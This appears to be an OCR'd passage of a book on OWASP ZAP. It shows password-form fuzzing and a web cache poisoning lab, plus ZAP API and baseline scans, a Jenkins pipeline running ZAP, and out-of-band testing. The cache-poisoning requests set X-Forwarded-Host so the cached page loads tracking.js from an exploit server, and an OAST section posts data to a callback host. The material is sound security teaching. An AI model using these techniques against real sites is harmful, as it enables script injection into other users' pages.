username=carlos&current-password=jordan&new-password-1=password&new-password-2=zaaapppp
Add...
Remove
Payloads...
Payloads
Location: Body
Value:
Payloads:
Modify Payload
Type: Strings
Contents: New passwords do not match
Multiline:
Save...


Quick Start
Request
Response
Header: Text
Body: Text
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 3633
</header>
<header class="notification-header">
</header>
<h1>My Account</h1>
New passwords do not match

Your username is: carlos
Fuzzer
100%
Current fuzzers: 0
Export
p. Header
Size Resp. Body
Highest Alert
State
Payloads
3,636 bytes
Reflected
password, ...
3,636 bytes
Reflected
pass, New ...
3,633 bytes
Reflected
daniel, New...
3,636 bytes
Reflected
2000, New ...

```
GET https://0a88007203b9df63c06f7dd500a000b7.web-security-academy.net/ HTTP/1.1
Host: 0a88007203b9df63c06f7dd500a000b7.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://0a88007203b9df63c06f7dd500a000b7.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
GET https://0a88007203b9df63c06f7dd500a000b7.web-security-academy.net/?cb=1337 HTTP/1.1
Host: 0a88007203b9df63c06f7dd500a000b7.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: session=PTzZmRWrelpiCrEw9rhMhoQcGglRBpgY
X-Forwarded-Host: zaproxy.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 0
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=30
Age: 2
X-Cache: hit
Connection: close
Content-Length: 10695
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>Web cache poisoning with an unkeyed header</title>
    </head>
    <body>
        <script type="text/javascript" src="//zaproxy.org/resources/js/tracking.js"></script>
            <script src="/resources/labheader/js/labHeader.js"></script>
            <div id="academyLabHeader">
    <section class='academyLabBanner'>
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=sbpmtz6YmfTKaBAsR7ksQdPw80Kp5oNQ; Secure; HttpOnly; SameSite=None
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Connection: close
Content-Length: 10695
```

```
GET https://0ab4002803d59d03c4e23da700f40046.web-security-academy.net/ HTTP/1.1
Host: 0ab4002803d59d03c4e23da700f40046.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Forwarded-Host: exploit-0ac1008303d79d0ec47f3f74011800fb.exploit-server.net
Content-Length: 0
Cookie: session=sbpmtz6YmfTKaBAsR7ksQdPw80Kp5oNQ
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=30
Age: 3
X-Cache: hit
Connection: close
Content-Length: 10743
```


```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>Web cache poisoning with an unkeyed header</title>
    </head>
    <body>
        <script type="text/javascript" src=
"//exploit-0ac1008303d79d0ec47f3f74011800fb.exploit-server.net/resources/js/tracking.js"></script>
            <script src="/resources/labheader/js/labHeader.js"></script>
            <div id="academyLabHeader">
    <section class='academyLabBanner'>
```



Chapter 11: Advanced Adventures with ZAP



```
PS C:\Users\[redacted]> docker run -t owasp/zap2docker-stable zap-api-scan.py -t https://demo.owas
p-juice.shop/openapi.json -f openapi
2022-12-19 02:27:42,695 Number of Imported URLs: 2
Total of 78 URLs
PASS: Directory Browsing [0]
PASS: Vulnerable JS Library (Powered by Retire.js) [10003]
PASS: In[redacted]ge Banner Information Leak [10009]
PASS: Co[redacted]ie No HttpOnly Flag [10010]
PASS: Cookie Without Secure Flag [10011]
PASS: Re-examine Cache-control Directives [10015]
PASS: Content-Type Header Missing [10019]
PASS: Anti-clickjacking Header [10020]
PASS: X-Content-Type-Options Header Missing [10021]
PASS: Information Disclosure - Debug Error Messages [10023]
PASS: Information Disclosure - Sensitive Information in URL [10024]
PASS: Information Disclosure - Sensitive Information in HTTP Referrer Header [10025]
PASS: HTTP Parameter Override [10026]
PASS: Information Disclosure - Suspicious Comments [10027]
PASS: Open Redirect [10028]
PASS: Cookie Poisoning [10029]
PASS: User Controllable Charset [10030]
PASS: User Controllable HTML Element Attribute (Potential XSS) [10031]
WARN-NEW: Unexpected Content-Type was returned [100001] x 55
        https://demo.owasp-juice.shop/openapi.json (200 OK)
        https://demo.owasp-juice.shop/1469782972054727077 (200 OK)
        https://demo.owasp-juice.shop/9054796242316777775 (200 OK)
        https://demo.owasp-juice.shop/ (200 OK)
        https://demo.owasp-juice.shop/latest/meta-data/ (404 Not Found)
WARN-NEW: Cross-Domain JavaScript Source File Inclusion [10017] x 2
        https://demo.owasp-juice.shop/openapi.json (200 OK)
        https://demo.owasp-juice.shop/openapi.json (200 OK)
WARN-NEW: Strict-Transport-Security Header Not Set [10035] x 1
        https://demo.owasp-juice.shop/openapi.json (200 OK)
WARN-NEW: Content Security Policy (CSP) Header Not Set [10038] x 1
        https://demo.owasp-juice.shop/openapi.json (200 OK)
WARN-NEW: Deprecated Feature Policy Header Set [10063] x 1
        https://demo.owasp-juice.shop/openapi.json (200 OK)
WARN-NEW: Cross-Domain Misconfiguration [10098] x 1
        https://demo.owasp-juice.shop/openapi.json (200 OK)
FAIL-NEW: 0     FAIL-INPROG: 0  WARN-NEW: 6     WARN-INPROG: 0  INFO: 0 IGNORE: 0    PASS: 95
```


Jenkins
Search (CTRL+K)
Dashboard
All
Enter an item name
ZAP
» Required field
Freestyle project
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this
something other than software build.
Pipeline
Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known
organizing complex activities that do not easily fit in free-style job type.
Multi-configuration project
Suitable for projects that need a large number of different configurations, such as testing on multiple environments, pla
Folder
Creates a container that stores nested items in it. Useful for grouping things together. Unlike view, which is just a filter,
namespace, so you can have multiple things of the same name as long as they are in different folders.
OK
Dashboard
zap
Configuration
Configure
General
Advanced Project Options
Pipeline
Definition
Pipeline script
Script
pipeline {
agent any
stages {
stage('Get Write Access'){
steps {
sh "chmod 777 \$(pwd)"
}
}
stage('Setting up OWASP ZAP docker container') {
steps {
echo "Starting container --> Start"
sh "docker run --rm -v \$(pwd):/zap/wrk/:rw --name owasp -dt owasp/zap2docker-live /bin/ba
}
}
stage('Run Application') {
steps {
Use Groovy Sandbox
Pipeline Syntax
Save
Apply

Dashboard › zap ›

- Status
- Changes
- Build with Parameters
- Configure
- Delete Pipeline
- Full Stage View
- Rename
- Pipeline Syntax

Build History trend

Filter builds... /

#11 Dec 24, 2022, 9:49 PM
#10 Dec 24, 2022, 9:48 PM
#9 Dec 24, 2022, 9:45 PM

Pipeline zap

Add description

Disable Project

Stage View

	Get Write Access	Setting up OWASP ZAP docker container	Run Application Scan	Stop and Remove Container
Average stage times: (Average full run time: ~2min 50s)	312ms	396ms	52s	4s
#11 Dec 24 21:49 No Changes	310ms	556ms	2min 36s	12s
#10 Dec 24 21:48 No Changes	305ms	309ms failed	23ms failed	24ms failed

- Configure
- Delete Pipeline
- Full Stage View
- Rename
- Pipeline Syntax

Build History trend

Filter builds... /

#13 Dec 24, 2022, 10:24 PM

Stage View


	Get Write Access	Setting up OWASP ZAP docker container	Run Application Scan	Stop and Remove Container
Average stage times: (Average full run time: ~2min 50s)	268ms	438ms	39s	3s
#13 Dec 24 22:24 No Changes	100ms			

Dashboard › zap › #2

- Status
- Changes
- Console Output
- View as plain text
- Edit Build Information
- Delete build '#2'
- Restart from Stage
- Replay
- Pipeline Steps
- Workspaces
- Previous Build

Console Output

```
Started by user soaps
[Pipeline] Start of Pipeline
[Pipeline] node
Running on Jenkins in /var/lib/jenkins/workspace/zap
[Pipeline] {
[Pipeline] stage
[Pipeline] { (Get Write Access)
[Pipeline] sh
+ pwd
+ chmod 777 /var/lib/jenkins/workspace/zap
[Pipeline] }
[Pipeline] // stage
[Pipeline] stage
[Pipeline] { (Setting up OWASP ZAP docker container)
[Pipeline] echo
Starting container --> Start
[Pipeline] sh
+ pwd
+ docker run --rm -v /var/lib/jenkins/workspace/zap:/zap/wrk/:rw --name owasp -dt owasp/zap2docker-live /bin/bash
9e7e69cefc22bca40b9d229cafcfc04ee46ebbf85f2bbb8b8572bb3ef9fee845
[Pipeline] }
```



Stage Logs (Run Application Scan)

Shell Script -- docker exec owasp zap-baseline.py -t http://192.168.118.1:3000/#/ -I -j --auto (self time 2min 51s)

```
PASS: Charset Mismatch [90011]
PASS: Application Error Disclosure [90022]
PASS: WSDL File Detection [90030]
PASS: Loosely Scoped Cookie [90033]
WARN-NEW: Cross-Domain JavaScript Source File Inclusion [10017] x 4
        http://192.168.118.1:3000/ (200 OK)
        http://192.168.118.1:3000/ (200 OK)
        http://192.168.118.1:3000/sitemap.xml (200 OK)
        http://192.168.118.1:3000/sitemap.xml (200 OK)
WARN-NEW: Missing Anti-clickjacking Header [10020] x 8
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7lqLD&sid=-bOsn2iCfCqO-MkqAAAE (200 OK)
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7lr52&sid=zt5aPV4eOsu6voRFAAAG (200 OK)
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7ltod&sid=OU4N-n-UIqj9OBk9AAAI (200 OK)
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7lvu6&sid=KB8VF_-BEvQOGvpqAAAK (200 OK)
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7lwJI&sid=U4dNl0a7MMPABvOhAAAM (200 OK)
WARN-NEW: X-Content-Type-Options Header Missing [10021] x 12
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7lqD6 (200 OK)
        http://192.168.118.1:3000/socket.io/?EIO=4&transport=polling&t=OL7lqLO&sid=-bOsn2iCfCqO-MkqAAAE (200 OK)
```

Manage Add-ons

Installed | Marketplace

ZAP Core


ZAP is up-to-date (2.12.0)

Add-ons


Filter: oas

Name	Version	Description	Update
OAST Support	0.13.0	Allows you to exploit out-of-band vulnerabilities	

Name OAST Support
Status Beta
Version 0.13.0
Description Allows you to exploit out-of-band vulnerabilities
Changes **Changed**




```
PS C:\Users\[redacted]> curl ij6azkfsiavavsmrjqpmj3pq54.odiss.eu
<html><body>gaqud5dl6weryqmn3kbln73juu</body></html>
PS C:\Users\[redacted]>
```




```
POST http://secret.ij6azkfsiavavsmrjqpmj3pq54.odiss.eu/ HTTP/1.1
Host: secret.ij6azkfsiavavsmrjqpmj3pq54.odiss.eu
Accept: */*
Content-Length: 12
Content-Type: application/json
User-Agent: curl/7.83.1

{key: value}
```